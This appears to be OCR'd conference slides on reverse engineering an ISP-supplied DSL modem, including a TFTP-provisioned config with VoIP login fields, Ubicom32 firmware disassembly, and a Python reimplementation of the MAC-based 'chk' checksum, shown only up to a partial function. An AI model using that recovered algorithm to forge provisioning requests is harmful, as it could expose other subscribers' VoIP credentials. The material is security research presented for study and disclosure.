

A pixelated city skyline at night with various skyscrapers and lights. The text is centered in the upper half of the image.

APPALAY

EXFALL





Dist. to DSLAM: 1100 m  
Max. DL rate: 10 Mbps  
Max. UL rate: 1 Mbps

DSLAM

BASE







POTS

Upstream

Downstream

Up/Downstream

ADSL2+

VDSL2+

4 kHz

140 kHz


1.1 MHz

2.2 MHz

12 MHz



# 3X PLAY



**Broadband  
Internet**





**VoIP**



**IPTV**

# Customer Premise Equipment (CPE)







⬇️ DOWNLOAD  
95.03  
Mbps



⬆️ UPLOAD  
819.87  
Mbps

⬇️ Mbps



Open Source

File Disc **Network** Capture

URL

To Open a usual network stream (HTTP, RTSP, RTMP, MMS, FTP, etc.), just enter the URL in the field above. If you want to open a RTP or UDP stream, press the button below.

▶ Media Resource Locator (MRL)

Streaming/Saving:

rtp://233.35.254.34:1234 - VLC media player

Media Playback Audio Video Subtitle Tools View Help

A video frame from a game showing three cartoon characters relaxing on lounge chairs under palm trees. In the center, there is a green and white mushroom with the text '1UP' below it. The scene is set on a sandy beach with seashells.

00:00 00:00

100%

100%





Management of the CPE can be done using TR-069 or a combination of DHCP / TFTP with UDP-based CPE commands.

mac=000f9461  
chk=502674854eac  
type=0|MX  
hw=0  
fw=0|MX.v1.10.0.10c.bin  
stage=0

vlan\_mmt=62241  
vlan\_voice=58146  
vlan\_p1=33572  
defpri=0000000000000000  
vlansp1=8324  
prip1=00  
userid0=043  
authid0=2  
passwd0=v  
clip0=1  
clir0=0  
callwait0=0  
conference0=0  
clip1=0  
clir1=0  
callwait1=0  
conference1=0  
tftp\_server=10.21.0.7  
tftp\_server\_port=69  
storecfg=0  
sip\_server=212.25.7.70  
sip\_server\_port=5060  
ratecount=3  
reg\_exp=4  
country=ch  
send\_dtmf=1  
sendflash=0  
dialplan=4|0[2-7]1[^]8|0[89]1[^]8|18[0-9]2|16[0-9]1|[^]+  
cliptype=1  
erate\_p1=300  
version0|X.v1.10.0.10c.bin  
erate\_wan=300  
irate=012c0000000000000000000000000000  
erate=012c0000000000000000000000000000

mac=000f946 [REDACTED]

chk=502674854eab

type=0 [REDACTED]X

hw=0

fw=0 [REDACTED]X.v1.10.0.10c.bin

stage=0

error=request failederror=request failed






428'716 bytes

```
tftp_server=10.21.0.7  
tftp_server_port=69
```

```
$ binwalk -A img.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
372	0x174	Ubicom32 instructions, function epilogue
376	0x178	Ubicom32 instructions, function prologue
508	0x1FC	Ubicom32 instructions, function epilogue
512	0x200	Ubicom32 instructions, function prologue
560	0x230	Ubicom32 instructions, function epilogue
664	0x298	Ubicom32 instructions, function prologue
1084	0x43C	Ubicom32 instructions, function epilogue



**PRELIMINARY**  
March 28, 2007

## StreamEngine® 5160 and 5170 Communication Processors

Ten-Way Multithreaded Processors Optimized for Network Connectivity

### 1.0 Product Highlights

The StreamEngine 5160 and 5170 Communication Processors (IP51xx) are revolutionary new platforms from Ubicom, designed to provide highly integrated solutions for applications at the “edge” of Internet connectivity, including routers, bridges, gateways, and a wide variety of embedded networked client solutions.

The IP51xx is optimized for efficient network processing in embedded solutions. Its development has led to the definition of a new microprocessor architecture:

#### Key Features:

- 32-bit Multithreaded CPU — 270 MIPS or 350 MIPS
- IP51xx is optimized for communication processing
  - Ten-way fine-grained multithreading
  - Deterministic execution on all threads
  - Zero overhead full context switching
  - Programmable MIPS per thread
  - Instruction Set Architecture optimized for packet processing
    - Memory-to-memory architecture, powerful addressing modes
    - Small, fast instruction set, strong bit manipulation
    - Reduced code size vs. RISC CPUs
- On-chip program / data memory
  - Eliminates cache miss penalties

# Uvicom32 Tool Chain hosted on CodeAurora

```
$ uvicom32-linux-uclibc-objdump -mubicom32ver4 -D img.bin -bbinary -EB
```

```
img.bin:      file format binary
```

```
Disassembly of section .data:
```

```
00000000 <.data>:
```

0:	c90055aa	movei d0,#21930
4:	d8a00054	call a5,0x154
8:	e31ffa00	moveai a0,#%hi(0x3ffd0000)
c:	0100e400	lea.4 d0,(a0)
10:	e31ff800	moveai a0,#%hi(0x3ffc0000)
14:	0101e400	lea.4 d1,(a0)



```

4ac98: 0100648a  move.4 a0,40(a4)
4dc9c: e4a00cd3  moveai a5,#%hi(0x40066980)
4dca0: 0101fcab  lea.1 d1,11(a5)
4dca4: d8a04ef1  call a5,0x61868
4dca8: 0121645f  move.4 a1,124(a2)
4dcac: 0100642a  move.4 d0,40(a1)
4dcb0: e4200d0d  moveai a1,#%hi(0x40068680)
4dcb4: 0101fc38  lea.1 d1,24(a1)
4dcb8: 01027cc0  move.1 d2,(a6)
4dcbc: 01037cc1  move.1 d3,1(a6)
4dcc0: 01047cc2  move.1 d4,2(a6)
4dcc4: 01057cc3  move.1 d5,3(a6)
4dcc8: 01067cc4  move.1 d6,4(a6)
4dcc: 01077cc5  move.1 d7,5(a6)
4dcd0: d8a04ee6  call a5,0x61868

```

“mac”

“=%s:%s:%s:%s:%s:%s”

Load MAC addr

printf()

compute  
chk here

---

```

4dcd4: 01087cc1  move.1 d8,1(a6)
4dcd8: 010d7cc1  move.1 d13,1(a6)
4dcdc: 1203090d  lsl.4 d3,d13,#0x1
4dce0: 010a7cc0  move.1 d10,(a6)
4dce4: 7923190d  add.4 a3,d13,d3
4dce8: 71025123  add.2 d2,a3,d10
4dcec: 010b7cc2  move.1 d11,2(a6)
4dcf0: 01097cc2  move.1 d9,2(a6)
4dcf4: 12071909  lsl.4 d7,d9,#0x3
4dcf8: 91244907  sub.4 a4,d7,d9

```



Rewrite the routine in a  
"higher programming language"...

```
#!/usr/bin/env python
```

```
a6 = [ord(x) for x in "\x00\x0f\x94\x61\x8a\xfb"]  
a6 = [ord(x) for x in "\x00\x0f\x94\x61\x6f\xbf"]  
sp = [0]*128
```

```
d8      = a6[1]      # 4dcd4:      01087cc1      move.1 d8,1(a6)  
d13     = a6[1]      # 4dcd8:      010d7cc1      move.1 d13,1(a6)  
d3      = d13 << 1   # 4dcdc:      1203090d      lsl.4 d3,d13,#0x1  
d10     = a6[0]      # 4dce0:      010a7cc0      move.1 d10,(a6)  
a3      = d13 + d3    # 4dce4:      7923190d      add.4 a3,d13,d3  
d2      = (a3 + d10) & 0xffff # 4dce8:      71025123      add.2 d2,a3,d10  
d11     = a6[2]      # 4dcec:      010b7cc2      move.1 d11,2(a6)  
d9      = a6[2]      # 4dcf0:      01097cc2      move.1 d9,2(a6)  
d7      = d9 << 3    # 4dcf4:      12071909      lsl.4 d7,d9,#0x3  
a4      = d7 - d9     # 4dcf8:      91244907      sub.4 a4,d7,d9  
d14     = (a4 + d2) & 0xffff # 4dcfc:      710e1124      add.2 d14,a4,d2  
mac_hi  = (115 + d14) & 0xffff # 4dd00:      71287073      add.2 mac_hi,#115,d14  
sp[21]  = mac_hi & 0xff # 4dd04:      04f57928      move.1 21(sp),mac_hi  
d12     = d13 << 3    # 4dd08:      120c190d      lsl.4 d12,d13,#0x3  
a5      = d12 - d13   # 4dd0c:      9125690c      sub.4 a5,d12,d13  
d6      = (a5 + d11) & 0xffff # 4dd10:      71065925      add.2 d6,a5,d11  
d11     = a6[3]      # 4dd14:      010b7cc3      move.1 d11,3(a6)  
d1      = a6[3]      # 4dd18:      01017cc3      move.1 d1,3(a6)  
d4      = d1 << 1    # 4dd1c:      12040901      lsl.4 d4,d1,#0x1
```



```
def chk(mac_str):
    mac = [int(x, 16) for x in mac_str.split(':', 6)]
    chk = [0] * 6

    chk[5] = 1*mac[0] + 3*mac[1] + 7*mac[2] + 115 & 0xff
    chk[3] = 7*mac[1] + 1*mac[2] + 3*mac[3] + 101 & 0xff
    chk[0] = 3*mac[2] + 7*mac[3] + 1*mac[4] + 99 & 0xff
    chk[4] = 1*mac[3] + 3*mac[4] + 7*mac[5] + 114 & 0xff
    chk[1] = 3*mac[0] + 7*mac[4] + 1*mac[5] + 101 & 0xff
    chk[2] = 7*mac[0] + 1*mac[1] + 3*mac[5] + 116 & 0xff

